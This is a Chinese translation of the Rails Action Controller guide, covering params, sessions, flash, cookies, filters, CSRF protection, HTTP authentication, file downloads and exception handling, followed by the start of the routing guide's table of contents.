对于最为常规的 [RESTful](http://en.wikipedia.org/wiki/Representational_state_transfer) 应用，控制器接收请求（对于开发者来说是隐形的），从某一模型中获取或者保存数据，并且使用某一视图创建 HTML 输出。如果需要控制器做一点不同的事情，也不是问题，这里所说只是最为常见的控制器工作的方式。

控制器因此可以被看作模型和视图之间的中间人。它使得视图可以使用模型的数据，视图就可以显示数据给用户，并且从用户处得到要保存或者更新的数据给到模型。

更多关于路由过程的细节，参考"深入浅出道路由":routing.html 。

**2 方法与动作**

控制器是一个继承自 ApplicationController 的 Ruby 类别，和其他类别一样有一些方法。当你的应用接受一个请求时，路由会决定执行哪个控制器和动作， Rails 会创建一个该控制器的实例并且执行与动作名称相同的方法。

|  |
| --- |
| class ClientsController < ApplicationController    def new    end  end |

举例来说，如果用户在你的应用中使用 /clients/new 来增加一个新的客户，Rails 会创建一个 ClientsController 实例并执行 new 方法。注意上例中的空方法也会正常工作，因为除非动作有另外的指定，Rails会默认渲染 new.html.erb 视图。通过创建一个新的 Client 实例，new 方法可以使该视图可以使用 @client 实例变量：

|  |
| --- |
| def new    @client = Client.new  end |

[版型与渲染指南](http://guides.ruby-china.org/layouts_and_rendering.html) 对此有更详细的解释。

ApplicationController 继承自定义了很多实用方法的 ActionController::Base ，本指南会涉及其中一些，但是如果你对都有什么方法感到好奇，你可以自行查看 API 文档或在源码中找到所有的方法。

只有公有方法可以被调用为动作。这是一种最佳实践：降低那些本来设计为类似辅助方法或过滤器而不是动作的方法的可见度。

**3 参数**

你很可能会想存取用户或其他参数发来的数据。web 应用中有两种可能的参数。第一种参数是作为URL的一部分被发送来的，叫作查询字符串参数。查询字符串是"?"后的所有东西。第二种参数通常被称为 POST 数据。这些信息通常来自有一个用户填写的 HTML 表单。它被叫作 POST 数据因为它只能作为一个 HTTP POST 请求发送过来。Rails对查询字符串参数和 POST 参数并不做任何区分，在你的控制器中都可以通过 params 哈希来使用。

|  |
| --- |
| class ClientsController < ActionController::Base    # 此动作使用查询字符串参数因为它通过 HTTP GET 请求运行，    # 但不会造成参数存取方式的任何不同。    # 此动作的 URL 会看起来像要列出所有已激活的    # 用户： /clients?status=activated    def index      if params[:status] == "activated"        @clients = Client.activated      else        @clients = Client.unactivated      end    end      # 此动作使用 POST 参数。他们有很大可能来自于一个用户    # 提交的 HTML 表单。此 RESTful 请求的 URL 会为 "/clients"，数据    # 会作为请求主体的一部分被发送。    def create      @client = Client.new(params[:client])      if @client.save        redirect\_to @client      else        # 此行覆盖了默认渲染行为，本来应渲染 "create" 视图。        render :action => "new"      end    end  end |

**3.1 哈希与数组参数**

params 哈希不只局限于一维键值对。它可以包含数组和（嵌套）哈希。通过在键名后附加一对空的方括号可以实现发送一组数组值：

GET /clients?ids[]=1&ids[]=2&ids[]=3

此例中实际 URL 会被编码为 “/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3” 因为 “[” 和 “]” 不可出现在 URL 中。大多数时候你都不用担心，因为浏览器会帮你处理它，并且当收到请求后 Rails 会解码回去，但是如果你发现你必须手动发送这些请求到服务器的时候需要留意。

params[:ids] 的值现在会是 ["1", "2", "3"] 。注意参数值永远是字符串；Rails不会尝试去猜或是强制转型其类型。

通过把键名放在方括号中发送一个哈希：

|  |
| --- |
| <form accept-charset="UTF-8" action="/clients" method="post">    <input type="text" name="client[name]" value="Acme" />    <input type="text" name="client[phone]" value="12345" />    <input type="text" name="client[address][postcode]" value="12345" />    <input type="text" name="client[address][city]" value="Carrot City" />  </form> |

当这个表单被提交时，params[:client] 的值会是{"name" => “Acme”, “phone” => “12345”, “address” => {"postcode" => “12345”, “city” => “Carrot City”}}。注意在 params[:client][:address] 中的嵌套哈希。

注意 params 哈希实际上是来自 Active Support 的 HashWithIndifferentAccess 的一个实例，它表现得像是一个哈希使得你可以互换地使用符号和字符串作为键。

**3.2 JSON/XML 参数**

如果你在建造一个 web service 应用，你可能会发现接收 JSON 或 XML 格式的参数更加舒适。Rails 会自动地转换你的参数到 params 哈希中，这样你就可以存取它就像你使用表单数据一样。

举例来说，如果你发送此 JSON 参数：

{ "company": { "name": "acme", "address": "123 Carrot Street" } }

你会得到 params[:company] as { :name => “acme”, “address” => “123 Carrot Street” } 。

同样，如果你在你的初始器中打开 config.wrap\_parameters 或者在控制器中调用 wrap\_parameters ，你可以安全地忽略 JSON/XML 参数中的根元素。默认情况下，参数会自动复制并包裹到以你控制器名字为键的哈希中。所以上面的参数也可以写为：

{ "name": "acme", "address": "123 Carrot Street" }

这里假定你在发送数据到 CompaniesController 中，数据将会被包裹进 :company 键中，像这样：

|  |
| --- |
| { :name => "acme", :address => "123 Carrot Street", :company => { :name => "acme", :address => "123 Carrot Street" }} |

你可以定制键名或指定你想包裹的参数，参考 [API 文档](http://api.rubyonrails.org/classes/ActionController/ParamsWrapper.html) 。

**3.3 路由参数**

params 哈希总是包含 :controller 和 :action 键，但是你应该使用 controller\_name 和 action\_name 方法来存取这些值。其他路由定义的各项参数，比如 :id 也可以被使用。举例来说，想象一列用户可以显示激活或未激活。我们可以添加一个路由来在一个 “漂亮的” URL 中获取 :status 参数：

|  |
| --- |
| match '/clients/:status' => 'clients#index', :foo => "bar" |

在此例中，当一个用户打开 URL /clients/active ，params["status] 会被设定为“激活”。当这个路由被使用时，params[:foo] 也会被设定为 “bar” 就像通过查询字符串传递过来一样。params[:action] 会包含 “index” 。

**3.4 default\_url\_options**

你可以通过定义一个叫作 default\_url\_options 的方法设定 URL 生成的全局默认参数。该方法必须返回一个希望默认值的哈希，键必须都为符号：

|  |
| --- |
| class ApplicationController < ActionController::Base    def default\_url\_options      {:locale => I18n.locale}    end  end |

当生成 URL 时，这些选项会被用为一个起始点，因此它们可以被 url\_for 调用中传递的选项重写。

如果你在 ApplicationController 中定义了 default\_url\_options ，如上例所示，它将会被用于所有的 URL 生成。该方法同样也可以被定义于某一具体的控制器，那样的话，它仅仅影响该控制器的 URL 生成。

**4 Session**

你的应用对每一个用户会有一个 session ，你可以在请求之间持久地存储少量数据。session 只有在控制器和视图中可用并且可以使用以下几种存储机制之一：

* ActionDispatch::Session::CookieStore – 存储所有东西在客户端上。
* ActiveRecord::SessionStore – 通过 Active Record 存储数据到数据库库中。
* ActionDispatch::Session::CacheStore – 存储数据在 Rails 的缓存中。
* ActionDispatch::Session::MemCacheStore – 存储数据到 memcached cluster 中（遗留实现；考虑使用 CacheStore 代替）。

所有session 存储使用一个 cookie 为每一个 session 存储一个唯一的 ID （你必须使用 cookie，Rails 不允许你在 URL 中传递 session ID 因为不太安全）。

对于大多数存储，此 ID 用来在服务器查找 session 数据，例如在数据库表中。有一种例外，并且是默认和推荐的 session 存储 – CookieStore – 存储所有 session 数据在 cookie 本身 （如果你需要 ID， 它一样可用）。这种方法具有非常轻量级的优势并且它在新应用不需要任何设置以使用 session 。为了防止篡改， cookie 数据是经过加密签名的，但是没有经过加密编码，因此任何人可以获取到它就可以读到其内容但是不能编辑（如果它被编辑了 Rails 便不会接受它）。

CookieStore 能存储大约 4kb 的数据 — 相对其他方法少很多 — 但通常够用了。在 session 中存储大量数据是不被鼓励的，无论你的应用使用的是何种 session 存储方法。你尤其应该避免在session 中存储复杂对象（任何除基本 Ruby 对象的对象，最常见的例子即模型的实例），因为服务器可能会在请求之间无法重建它们而引起错误。

如果你的用户的 session 不存储关键数据或不需要长时间存在（例如你只是使用 flash 显示提示信息），你可以考虑使用 ActionDispatch::Session::CacheStore。这种方法将会使用你为你的应用配置好的 cache 实现存储 session。这样做的好处是你可以使用已有的cache 基础来存储 session 而不需要任何额外设置或管理。当然坏处是，session 会是昙花一现的并且很可能随时消失。

在"安全指南":security.html 中阅读更多有关 session 存储的内容。

如果你需要不同的 session 存储机制，你可以在 config/initializers/session\_store.rb 文件中改变它：

|  |
| --- |
| # 为 session 使用数据库代替默认的基于 cookie 的，不应用于存储高度机密的信息  # （通过 "script/rails g session\_migration" 创建 session 表）  # YourApp::Application.config.session\_store :active\_record\_store |

Rails 在签名 session 数据时会设定一个 session 键（cookie的名称）。这也可以在 config/initializers/session\_store.rb 中改变：

|  |
| --- |
| # 当你修改此文件后确定重启你的服务器。    YourApp::Application.config.session\_store :cookie\_store, :key => '\_your\_app\_session' |

你也可以传入一个 ：domain 键来指定 cookie 的域名：

|  |
| --- |
| # 当你修改此文件后确定重启你的服务器。    YourApp::Application.config.session\_store :cookie\_store, :key => '\_your\_app\_session', :domain => ".example.com" |

Rails 会设置（为CookieStore）一个密钥来签名 session 数据。可以在 config/initializers/secret\_token.rb 中改变

|  |
| --- |
| # 当你修改此文件后确定重启你的服务器。    # 你的用来验证已签名的 cookie 完整性的密钥。  # 如果你更改密钥，所有旧的已签名 cookie 会无效！  # 确定密钥最少 30 个字符且全部随机，  # 别使用常规词否则你会暴露在字典攻击之下。  YourApp::Application.config.secret\_token = '49d3f3de9ed86c74b94ad6bd0...' |

在使用 CookieStore 时改变密钥会使所有已有 session 无效化。

**4.1 存取 Session**

在你的控制器中你可以通过 session 实例方法存取 session。

Session 都是惰性加载的。如果你在你的动作代码中没有存取 session ，它们不会被加载的。因此你永远不需要屏蔽 session，只要不存取它们就可以了。

Session 值是像哈希一样的键/值对。

|  |
| --- |
| class ApplicationController < ActionController::Base      private      # 通过键 :current\_user\_id 查找含有存储在 session 中的 ID 的 User 。    # 这是一种在 Rails 应用中处理用户登录的常见方式；登录时设置几组 session 值    # 然后登出时移除之。    def current\_user      @\_current\_user ||= session[:current\_user\_id] &&        User.find\_by\_id(session[:current\_user\_id])    end  end |

在session中存储某事物，像使用哈希一样把它赋给某键：

|  |
| --- |
| class LoginsController < ApplicationController    # “创建”一个登录，也称“将用户登入”    def create      if user = User.authenticate(params[:username], params[:password])        # 保存用户 ID 于 session 中于是        # 就可以在之后的请求中使用它了        session[:current\_user\_id] = user.id        redirect\_to root\_url      end    end  end |

在session中移除某事物，赋值给改键 nil ：

|  |
| --- |
| class LoginsController < ApplicationController    # “删除” 一个登录，也称“将用户登出”    def destroy      # 从 session 中移除用户 id      @\_current\_user = session[:current\_user\_id] = nil      redirect\_to root\_url    end  end |

要重置整个 session, 使用 reset\_session 。

**4.2 闪存**

闪存是session的特殊部分，它在每次请求后清空。这意味着存储的值仅在下一次请求中可用，对于存储错误信息等非常有用。它的存取方式和session大体相同，就像使用哈希。让我们来使用登出动作作为例子。控制器可以发送一条显示在用户的下一次请求中的信息：

|  |
| --- |
| class LoginsController < ApplicationController    def destroy      session[:current\_user\_id] = nil      flash[:notice] = "You have successfully logged out"      redirect\_to root\_url    end  end |

注意使用闪存信息来作为重定向也是可以的。

|  |
| --- |
| redirect\_to root\_url, :notice => "You have successfully logged out" |

destroy 动作会重定向到应用的 root\_url 处，在那里闪存信息会显示。注意将由下一个动作来完全决定对之前的动作放到闪存中的事物做什么。显示最终错误，在应用的版型中提醒闪存信息是一种惯例：

|  |
| --- |
| <html>    <!-- <head/> -->    <body>      <% if flash[:notice] %>        <p class="notice"><%= flash[:notice] %></p>      <% end %>      <% if flash[:error] %>        <p class="error"><%= flash[:error] %></p>      <% end %>      <!-- more content -->    </body>  </html> |

通过这种方法，如果一个动作设置了一条错误或提示信息，版型会自动显示它。

如果你想使一个闪存值被带到另一个请求中，使用 keep 方法：

|  |
| --- |
| class MainController < ApplicationController    # 让我们假设此动作对应 root\_url ，但是你想要    # 重定向所有请求到 UsersController#index 。    # 如果在这里一个动作设置闪存并重定向，    # 当另一个重定向发生时，值正常情况下会丢失，    # 但是你可以使用 'keep' 来使其持续到另一个请求。    def index      # 将保持所有闪存值。      flash.keep        # 你也可以使用键名指定仅保存某类值。      # flash.keep(:notice)      redirect\_to users\_url    end  end |

**4.2.1 flash.now**

默认情况下，添加值到闪存会是它们在下次请求中可用，但是有时你可能想要在同一请求中存取那些值。举例来说，如果 create 动作没能保存一个 resource 而你立即渲染了 new 模版，这不会产生一个新的请求，但是你可能仍然想要使用闪存显示一条信息。要做到这一点，你可以按你使用普通的 flash 的方式使用 flash.now ：

|  |
| --- |
| class ClientsController < ApplicationController    def create      @client = Client.new(params[:client])      if @client.save        # ...      else        flash.now[:error] = "Could not save client"        render :action => "new"      end    end  end |

**5 Cookies**

你的应用可以在客户端存储少量数据 — 叫作 cookie — 会在请求间甚至 session间持久存在。Rails 提供了简单的 cookie 存取途径通过 cookies 方法 — 很像 session — 像一个哈希一样工作：

|  |
| --- |
| class CommentsController < ApplicationController    def new      # 如果之前在 cookie 中存储过，则自动填充评论者的名字      @comment = Comment.new(:name => cookies[:commenter\_name])    end      def create      @comment = Comment.new(params[:comment])      if @comment.save        flash[:notice] = "Thanks for your comment!"        if params[:remember\_name]          # 记住评论者的名字。          cookies[:commenter\_name] = @comment.name        else          # 删除评论者名字 cookie，如果有的话。          cookies.delete(:commenter\_name)        end        redirect\_to @comment.article      else        render :action => "new"      end    end  end |

注意删除值时 session 你设置键为 nil，删除一个 cookie 值你要使用 cookies.delete(:key)。

**6 渲染 xml 和 json 数据**

ActionController 使得渲染 xml 或 json 数据极为简单。如果你使用鹰架生成一个控制器则你的控制器看起来会像这样。

|  |
| --- |
| class UsersController < ApplicationController    def index      @users = User.all      respond\_to do |format|        format.html # index.html.erb        format.xml  { render :xml => @users}        format.json { render :json => @users}      end    end  end |

注意到上例代码中是 render :xml => @users 而不是 render :xml => @users.to\_xml。这是因为如果输入不是字符串的话，那么 rails 会自动调用 to\_xml 。

**7 过滤器**

过滤器是运行在控制器动作之前，之后，或前后(”around")的方法。

过滤器是被继承的，因此如果你设置一个过滤器在 ApplicationController ，它会在你的应用的每一个过滤器中运行。

前过滤器可能会终止请求周期。一种常见的前过滤器是需要用户登录后动作才会运行。你可以如此定义过滤器方法：

|  |
| --- |
| class ApplicationController < ActionController::Base    before\_filter :require\_login      private      def require\_login      unless logged\_in?        flash[:error] = "You must be logged in to access this section"        redirect\_to new\_login\_url # halts request cycle      end    end      # logged\_in? 方法简单地返回 true 如果用户已登录，否则返回 false 。    # 它通过使用一个双 ! 操作符来“布尔化”我们之前创建的 current\_user 方法。    # 注意在 Ruby 中者不常见也不鼓励，除非你真的想要转换某物到 true 或 false 。    def logged\_in?      !!current\_user    end  end |

如果用户没有登录，该方法简单地存储一条错误信息在闪存中然后重定向到登录表单。如果在该过滤器之后还有其他更多的过滤器，它们也会被取消。

在此例中过滤器被添加到 ApplicationController 中因此应用中的所有控制器都要继承它。这将使得应用中的所有操作都需要用户已登录才能使用。基于明显的原因（用户最初无法登录），不是所有控制器或动作都应该需要它。在特定的动作中使用 skip\_before\_filter 你可以阻止这个过滤器运行：

|  |
| --- |
| class LoginsController < ApplicationController    skip\_before\_filter :require\_login, :only => [:new, :create]  end |

现在，LoginController 的 new 和 create 动作将会不需要用户已登录也能工作。:only 选项是指仅在指定的动作中跳过过滤器，还有一个 :except 选项正好相反。这些选项也可以被用在添加过滤器时，所以你可以添加一个在建立是就只在选择的动作中运行的过滤器。

**7.1 后过滤器与前后过滤器**

除了前过滤器以外，你也可以在一个动作被执行之后运行过滤器，或之前和之后都运行。

后过滤器和前过滤器相似，但因为动作已经被运行，它们已经存取过准备发送给客户的响应数据。后过滤器显然不能阻止动作运行。

前后过滤器通过yield来负责运行它们协助的动作，类似 Rack 中间件的工作方式。Around filters are responsible for running their associated actions by yielding, similar to how Rack middlewares work.

举例来说，管理员能轻松预览在一个网站中哪里改变了的一个批准流程 ，只要应用它们到一个事务中:

|  |
| --- |
| class ChangesController < ActionController::Base    around\_filter :wrap\_in\_transaction, :only => :show      private      def wrap\_in\_transaction      ActiveRecord::Base.transaction do        begin          yield        ensure          raise ActiveRecord::Rollback        end      end    end  end |

注意前后过滤器也包裹了渲染。在实践中，如果上例的视图本身通过一个 scope 或是什么从数据库读取，它会在事务中这么做以呈现数据来预览。

也可以选择不 yield 并自己构建响应，这样动作不会被运行。

**7.2 使用过滤器的其他方式**

尽管使用过滤器最为常见的方式是创建私有方法然后使用 \*\_filter 方法添加它们，还有两种其他的方式可以做到同样的事情。

第一种方法是在 \*\_filter 方法中直接使用一个 block 。 block 接受 controller 为一个参数，使用 block 上例中 require\_login 过滤器也可以重写成：

|  |
| --- |
| class ApplicationController < ActionController::Base    before\_filter do |controller|      redirect\_to new\_login\_url unless controller.send(:logged\_in?)    end  end |

注意此例中过滤器使用 send 因为 logged\_in? 方法是私有的，而过滤器不是运行于控制器的作用域中。此过滤器的这种实现是不被推荐的，但是对于简单一些的情况，它可能很有用。

第二种方式是使用一个类别（事实上，响应正确方法的任何对象就可以）来处理过滤。在更复杂并且在使用其他两种方式时无法做到可读性和重用性时，它非常有用。举例来说，你可以使用类别重写登录过滤器：

|  |
| --- |
| class ApplicationController < ActionController::Base    before\_filter LoginFilter  end    class LoginFilter    def self.filter(controller)      unless controller.send(:logged\_in?)        controller.flash[:error] = "You must be logged in"        controller.redirect\_to controller.new\_login\_url      end    end  end |

再一次，对于这个过滤器，它不是一个理想的例子，因为它不运行于控制器的作用域中而是通过参数传递得到控制器。过滤器类别有一个运行在动作之前或之后的类别方法 filter ，取决于它是一个前过滤器还是后过滤器。被用于前后过滤器的类别也可以使用相同的 filter 方法，它也会同样运行。该方法必须 yield 来执行动作。或者，它可以有一个 before 和一个 after 方法运行于动作之前和之后。

**8 请求伪造保护**

跨站请求伪造是一种一个站点欺骗用户生成在另一个站点的请求的攻击方式，可能会在未经用户知晓或同意的情况下添加，修改或删除站上数据。

避免此攻击的第一步是确保所有“破坏性的”动作（增，改，删）只能通过非 GET 请求来实现。如果你遵循 RESTful 约定那么你已经在这么做了。然而，恶意站点仍然可以轻易发送一个非 GET 请求到你的站点，这就是请求伪造保护介入的时候了。顾名思义，它保护你免受伪造的请求的欺骗。

它做到这个的方法是对每个请求增加一个只被你的服务器知道的、不可猜的标志。这样，如果一个请求没有合适的标志，它会被拒绝接入。

如果你像这样生成一个表单：

|  |
| --- |
| <%= form\_for @user do |f| %>    <%= f.text\_field :username %>    <%= f.text\_field :password %>  <% end %> |

你会看到标志作为一个隐藏的 field 被加到其中:

|  |
| --- |
| <form accept-charset="UTF-8" action="/users/1" method="post">  <input type="hidden"         value="67250ab105eb5ad10851c00a5621854a23af5489"         name="authenticity\_token"/>  <!-- fields -->  </form> |

Rails 使用 form helpers 添加这个标志到每一个表单，所以大部分时间你都不用担心它。如果你手工书写一个表单或是因为其他原因需要添加标志，可以通过 form\_authenticity\_token 方法:

form\_authenticity\_token 生成一个合法的验证标志。对于 Rails 无法自动添加它的地方非常有用，比如定制 Ajax 调用。

[安全指南](http://guides.ruby-china.org/security.html) 有更多关于此及很多其他你应该关注的在开发网络应用时的安全相关问题。

**9 请求与响应对象**

在每一个控制器中有两个存取器方法指向与请求周期相关的请求和响应对象正在执行中。request 方法包含一个 AbstractRequest 实例，response 方法返回一个代表什么会被发送回去客户端的响应对象。

**9.1 request 对象**

请求对象包含很多关于来自客户端的请求的有用信息。参考"API 文档":http://api.rubyonrails.org/classes/ActionDispatch/Request.html 获得一份可用方法的完整列表。你可以在这个对象的这些属性中存储：

|  |  |
| --- | --- |
| **request 的属性** | **意图** |
| host | 请求的主机名。 |
| domain(n=2) | 主机名的前 n 个片段，从右开始（顶级域）。 |
| format | 客户端请求的内容类型。 |
| method | 请求使用的 HTTP 方法. |
| get?, post?, patch?, put?, delete?, head? | 如果 HTTP 方法是 GET/POST/PATCH/PUT/DELETE/HEAD 返回真。 |
| headers | 返回一个包含请求相关头部信息的哈希。 |
| port | 请求使用的端口号（整数）. |
| protocol | 返回一个包含协议加 “://” 的字符串，例如 “http://” 。 |
| query\_string | URL 的查询字符串部分，例如 “?” 后的所有东西。 |
| remote\_ip | 客户端的 IP 地址。 |
| url | 请求使用的整个 URL 。 |

**9.1.1 path\_parameters，query\_parameters，及 request\_parameters**

Rails 收集所有随请求发送来的参数到 params 哈希中，无论它们是被作为查询字符串或是 POST 主体。请求对象有三个存取器给予你存取这些参数，取决于它们来自哪里。query\_parameters 哈希包含作为查询字符串发送来的参数，而 requestparameters 哈希包含作为 POST主体发送来的参数。 path\_parameters+ 哈希包含被路由所识别的、引到特定控制器和动作的路径的参数。

**9.2 response 对象**

响应对象通常不被直接使用，但是它在动作执行中构建并且染发送回用户的数据，不过有时 – 就像一个后过滤器一样 – 直接存取响应可能会有用。一些存取器方法也可以设置，允许你改变它们的值。 |*.response 的属性|\_.意图| |body|被发送回客户端的数据的字符串。通常是 HTML 。| |status|响应的 HTTP 状态代码，像是 200 表示一个成功的请求或是 404 表示文件未找到。| |location|客户端被重定向到的 URL， 如果有的话。| |content*type|响应的内容类型。| |charset|响应使用的字符集。默认为 “utf-8” 。| |headers|响应使用的头部信息。|

**9.2.1 设置定制头部信息**

如果你想要为一个响应设置定制头部信息，那么 response.headers 就是做这个用的。头部属性是一个映射头部名称到它们值的哈希，Rails 会自动设定其中一些。如果你想要添加或改变一个头部信息，按这种如下方式分配它到 response.headers ：

|  |
| --- |
| response.headers["Content-Type"] = "application/pdf" |

**10 HTTP 验证**

Rails 自带两种内建 HTTP 验证机制：

* 基本验证
* 摘要验证

**10.1 HTTP 基本验证**

HTTP 基本验证是一种被大部分浏览器和其他 HTTP 客户端支持的验证方案。举例来说，考虑一种情况，管理员区域只能通过在浏览器的HTTP基本对话框窗口输入用户名和密码来进入。使用内建验证十分简单，只需要你使用一个方法，http\_basic\_authenticate\_with。

|  |
| --- |
| class AdminController < ApplicationController    http\_basic\_authenticate\_with :name => "humbaba", :password => "5baa61e4"  end |

把它放到适当的位置，你可以创建继承自 AdminController 使用命名空间的控制器。过滤器会为所有那些控制器中的动作运行，使用 HTTP 基本验证保护它们。

**10.2 HTTP 摘要验证**

HTTP 摘要验证是优于基本验证的因为它不需要客户端发送明文密码经过网络（尽管使用HTTPS的 HTTP 基本验证是安全的）。在 Rails 中使用摘要验证十分简单，只需要使用一个方法，authenticate\_or\_request\_with\_http\_digest。

|  |
| --- |
| class AdminController < ApplicationController    USERS = { "lifo" => "world" }      before\_filter :authenticate      private      def authenticate      authenticate\_or\_request\_with\_http\_digest do |username|        USERS[username]      end    end  end |

如上例中所示，authenticate\_or\_request\_with\_http\_digest block 只接受一个引数 – 用户名。block会返回密码。 从 authenticate\_or\_request\_with\_http\_digest 返回 false 或 nil 会导致验证失败。

**11 流与文件下载**

有时候你可能想要发送一个文件到用户以代替渲染一个 HTML 页面。Rails 中所有的控制器都有 send\_data 和 send\_file 方法，它们都可以流式发送数据到客户端。send\_file 是一个方便的方法，它让你提供磁盘上的一个文件名，它会为你流式发送内容到文件。

要流式发送数据到客户端，使用 send\_data :

|  |
| --- |
| require "prawn"  class ClientsController < ApplicationController    # 生成一个包含客户信息的 PDF 文档并返回。    # 用户将使用文件下载得到该 PDF    def download\_pdf      client = Client.find(params[:id])      send\_data generate\_pdf(client),                :filename => "#{client.name}.pdf",                :type => "application/pdf"    end      private      def generate\_pdf(client)      Prawn::Document.new do        text client.name, :align => :center        text "Address: #{client.address}"        text "Email: #{client.email}"      end.render    end  end |

上例中 download\_pdf 动作会调用一个实际生成 PDF 文档并返回为字符串的私有方法。该字符串会被流式发送到客户端，成为文件下载并且文件名会建议给用户。有时当发送文件到用户时，你可能不会想让他们下载文件。以图片为例，它可以被内嵌在 HTML 页面中。告知浏览器一个文件意图不是为了下载，你可以设置 :disposition 选项来 “inline” （内嵌）。该选项与之相反的值且为默认值是 “attachment” （附件）。

**11.1 发送文件**

如果你想要发送一个已在磁盘存在的文件，使用 send\_file 方法。

|  |
| --- |
| class ClientsController < ApplicationController    # 流式发送一个已生成并存储在磁盘上的文件。    def download\_pdf      client = Client.find(params[:id])      send\_file("#{Rails.root}/files/clients/#{client.id}.pdf",                :filename => "#{client.name}.pdf",                :type => "application/pdf")    end  end |

这将会一次读取并发送流 4kB，避免立即载入整个文件到内存中。你可以关闭流发送通过 :stream 选项或者通过 :buffer\_size 选项调整块大小。

如果 :type 未被指定，会从指定的 :filname 中的文件扩展名猜出。如果内容类型不是注册为该扩展名，application/octet-stream 会被使用。

当心使用从客户端而来的数据（params, cookies，其他）来定位文件，因为会有允许某些人取得某些他们不应该看到的文件的权限的安全风险。

通过 Rails 流式发送静态文件来代替把它们放在你的 web 服务器的公共文件夹中是不推荐的。让用户直接使用 Apache 或者其他 web 服务器下载文件更有效率，保证请求不会不必要地经过整个 Rails 栈。

**11.2 RESTful 下载**

尽管 send\_data 可以工作，如果你正在创建一个有一些文件下载动作的 RESTful 应用，它通常不是必须的。在 REST 术语中，上例中的 PDF 文件可以认为是另一种client 资源的表现。Rails 提供一种简单和十分平滑的方式来实现 “RESTful 下载”。这里是你如何重写该例，使得 PDF 下载是 show 动作的一部分，不需要任何流传输:

|  |
| --- |
| class ClientsController < ApplicationController    # 用户可以请求来接受该资源为 HTML 或 PDF 。    def show      @client = Client.find(params[:id])        respond\_to do |format|        format.html        format.pdf { render :pdf => generate\_pdf(@client) }      end    end  end |

为使此例工作，你必须添加 PDF MIME 类型到 Rails 中。添加下面一行到 config/initializers/mime\_types.rb 中：

|  |
| --- |
| Mime::Type.register "application/pdf", :pdf |

配置文件不会在每次请求被重载，所以你必须重启服务器来使它们的改动生效。

现在用户可以请求来获得一个 client 的 PDF 版本，只要通过添加 “.pdf” 到 URL中：

|  |
| --- |
| GET /clients/1.pdf |

**12 参数过滤**

Rails 为每套环境在 log 文件夹中保留一个日志文件。在 debug 时，对你想知道在你的应用中真正发生了什么极为有用，但是在一个线上的应用中你可能不想每一点点信息都被存入日志文件中。你可以通过添加到应用配置中的 config.filter\_parameters 后过滤掉特定的请求参数到你的日志文件中。这些参数在日志中会被标记 [FILTERED] 。

|  |
| --- |
| config.filter\_parameters << :password |

**13 异常处理**

很有可能你的应用将会包含 bug 或是抛出一个需要被处理的异常。举例来说，如果用户跟随一个链接到一个数据库中不再存在的 resource ，Active Record 会抛出 ActiveRecord::RecordNotFound 异常。

Rails 的默认异常处理对所有异常会显示一个 “500 Server Error” 信息。如果请求是在本地创建的，一个详细的回溯和一些附加信息会被显示那样你就可以找出什么出错了然后处理它。如果请求是远程的，Rails 会仅仅显示一个简单的 “500 Server Error” 信息给用户，或一个 “404 Not Found” 如果是路由错误或一条记录无法被找到。有时你可能想要定制这些信息如何被捕捉以及它们如何被显示给用户。在一个 Rails 应用中有几个等级的错误处理可用：

**13.1 默认 500 和 404 模版**

一个生产环境应用默认情况会渲染不是一个 404 就是一个 500 错误信息。这些信息包含在 public 文件夹里的静态 HTML 文件中，分别是 404.html 和 500.html。你可以定制这些文件以添加一些额外信息和版型，但是记住它们是静态的；例如，你不能在它们中使用 RHTML 或 版型，只能是简单 HTML。

**13.2 rescue\_from**

如果你在捕捉错误时想要做一些更具体一点，你可以使用 rescue\_from，在整个控制器和它的子类别中处理某一种特定类型（或多种）异常。

当一个异常发生时，它会被一个 rescue\_from 指令捕捉到，这个异常对象会被传递到处理者那里。处理者可以是一个方法或一个通过 :with 选项传递的 Proc 对象。你也可以直接使用一个 block 来代替一个显式的 Proc 对象。

下面是如何使用 rescue\_from 来拦截所有 ActiveRecore::RecordNotFound 错误并做一些处理。

|  |
| --- |
| class ApplicationController < ActionController::Base    rescue\_from ActiveRecord::RecordNotFound, :with => :record\_not\_found      private      def record\_not\_found      render :text => "404 Not Found", :status => 404    end  end |

当然，此例除了更详尽以外并未对默认的异常处理做任何改进，但是一旦你可以捕捉到所有这些异常，你就可以对它们随心所欲了。举例来说，你可以创建当一个用户对应用的特定区域没有权限是抛出的异常类别：

|  |
| --- |
| class ApplicationController < ActionController::Base    rescue\_from User::NotAuthorized, :with => :user\_not\_authorized      private      def user\_not\_authorized      flash[:error] = "You don't have access to this section."      redirect\_to :back    end  end    class ClientsController < ApplicationController    # 检查该用户具有正确的授权来存取客户。    before\_filter :check\_authorization      # 注意动作如何不用担心所有这些验证的东西。    def edit      @client = Client.find(params[:id])    end      private      # 如果该用户未被授权，就抛出异常。    def check\_authorization      raise User::NotAuthorized unless current\_user.admin?    end  end |

某些特定的异常只能被 ApplicationController 类别捕获，因为它们是在控制器被初始化和动作被执行之前抛出的。参考 Pratik Naik 在该主题的"文章":http://m.onkey.org/2008/7/20/rescue-from-dispatching 获得更多信息。

**14 强制 HTTPS 协议**

有时由于安全原因，你可能想要强制指定的控制器只可通过 HTTPS 协议获得权限。Rails 3.1 之后你可以在你的控制器中使用 force\_ssl 方法来强制执行它：

|  |
| --- |
| class DinnerController    force\_ssl  end |

就像过滤器一样，你也可以传递 :only 和 :except 来只对特定动作使用强制安全连接。

|  |
| --- |
| class DinnerController    force\_ssl :only => :cheeseburger    # or    force\_ssl :except => :cheeseburger  end |

请注意如果你发现你自己添加 force\_ssl 到很多控制器，你可能发现自己想要强制整个应用使用 HTTPS。那样的话，你可以设置 config.force\_ssl 在你的环境文件中。

**4.2、深入浅出说路由**

这份教程介绍了 Rails 路由常用的特性。通过本文，你将会能够：

* 了解 routes.rb 中的代码。
* 用 Resourceful 风格或者 tt>match 方法 构建你的路由
* 了解一个 action 是如何接收从路由来的参数。
* 用路由提供的 helper 来生成 URL 路径。
* 一些更高级的技巧，例如 constraints and Rack endpoints。

**目录**

1. [Rails 路由的意义](http://guides.ruby-china.org/routing.html#1)
   * [链接 URL 和代码](http://guides.ruby-china.org/routing.html#1-1)
   * [用代码生成 URL 和 路径](http://guides.ruby-china.org/routing.html#1-2)
2. [Resource 路由规则: Rails 之道](http://guides.ruby-china.org/routing.html#2)
   * [web 与 Resource](http://guides.ruby-china.org/routing.html#2-1)
   * [CRUD, Verbs, Actions](http://guides.ruby-china.org/routing.html#2-2)
   * [URL 和 Path](http://guides.ruby-china.org/routing.html#2-3)
   * [同时定义多个 Resource](http://guides.ruby-china.org/routing.html#2-4)
   * [单件 Resources](http://guides.ruby-china.org/routing.html#2-5)
